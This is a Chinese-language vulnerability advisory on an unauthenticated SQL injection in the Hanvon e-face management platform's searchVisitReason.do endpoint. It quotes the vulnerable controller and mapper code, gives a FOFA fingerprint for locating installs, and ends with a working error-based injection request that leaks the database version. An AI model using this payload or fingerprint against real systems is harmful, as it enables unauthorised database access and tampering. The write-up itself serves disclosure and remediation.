漏洞简介
汉王e脸通综合管理平台是汉王公司研发的一款基于生物识别技术的智慧园区管理软件,集成了考勤管理、门禁管理、访客管理、巡更管理、消费管理、车控管理、梯控管理、人事管理等多个模块,广泛应用于政府、企业、监狱、学校、智慧社区等多个领域,实现无接触式快速通行,提升管理效率和安全性。其管理平台的 searchVisitReason.do 接口存在 SQL注入漏洞。攻击者可在无需认证的情况下,通过构造恶意请求参数注入恶意 SQL 语句,导致数据库信息泄露、数据篡改甚至系统权限提升,影响系统数据安全和完整性。
影响版本
V1.6.x
fofa语法
icon_hash="1380907357"
漏洞分析
直接看 VisitorConfigManageController 里关于 searchVisitReason 的实现
@ResponseBody
    @RequestMapping(
        value = {"/searchVisitReason.do"},
        method = {RequestMethod.GET}
    )
    public RequestJson searchVisitReason(@RequestParam(required = false,value = "visitReasonName") String visitReasonName, @RequestParam(required = false,value = "visitReasonCode") String visitReasonCode, @RequestParam(required = false,value = "page") Integer page, @RequestParam(required = false,value = "pageSize") Integer pageSize, @RequestParam(required = false,value = "columnKey") String columnKey, @RequestParam(required = false,value = "order") String order) {
        RequestJson requestJson = new RequestJson();

        try {
            if (page == null) {
                page = Constants.DEFAULT_START_PAGE_INDEX;
            }

            if (pageSize == null) {
                pageSize = Constants.PAGE_SIZE;
            }

            VisitorMapParam visitorMapParam = new VisitorMapParam();
            visitorMapParam.setVisitReasonCode(visitReasonCode);
            visitorMapParam.setVisitReasonName(visitReasonName);
            visitorMapParam.setOrder(order);
            visitorMapParam.setColumnKey(columnKey);
            PageHelper.startPage(page, pageSize);
            MethodResult<List<VisitReasonTpm>> result = this.visitorConfigAsm.queryVisitorReason(visitorMapParam);
            List<VisitReasonTpm> visitReasonTpmList = (List)result.getResult();
和 汉王e脸通综合管理平台 queryManyPeopleGroupList.do SQL注入漏洞 处理逻辑差不多,直接看对应的 mapper xml文件 VisitorConfigDsm.xml
<select id="queryVisitorReason" resultMap="visitReasonMap">
        SELECT ng_id,sz_code,sz_name,ng_creator,ts_create,ts_modify,ng_modify_id
        FROM vis_reason

          WHERE  1 = 1
            <!--<if test="visitorMapParam.visitReason != null">-->
                <!--AND sz_name like CONCAT(CONCAT('%',#{visitorMapParam.visitReason}),'%')-->
            <!--</if>-->
            <if test="visitReasonName != null">
                AND sz_name LIKE CONCAT(CONCAT('%',#{visitReasonName}),'%')
            </if>
            <if test="visitReasonCode != null">
                AND (sz_code LIKE CONCAT(CONCAT('%',#{visitReasonCode}),'%')
                OR sz_name LIKE CONCAT(CONCAT('%',#{visitReasonCode}),'%'))
            </if>
            ORDER BY
            <if test="order == null or order == ''">
                ts_create desc
            </if>
            <if test="order != null and order != ''">
                ${columnKey} ${order}
            </if>

    </select>

用户可控的 columnKey 和 order 参数未经任何过滤直接拼接到 SQL 语句的 ORDER BY 子句中,导致攻击者可构造恶意输入执行任意 SQL 命令,造成SQL注入漏洞。
漏洞复现
GET /manage/visitorConfigManage/searchVisitReason.do?branchId=1&columnKey=(UPDATEXML(2920,CONCAT(0x7e,@@version,0x7e,(SELECT+(ELT(2920=2920,1)))),8357))&deviceName=test&id=1&order=desc&page=1&pageSize=10&recoToken=SGUsqvF7cVS&type=1&start=2025-06-25&end=2025-06-25&groupId=1 HTTP/1.1
Host: hanvon.mrxn.net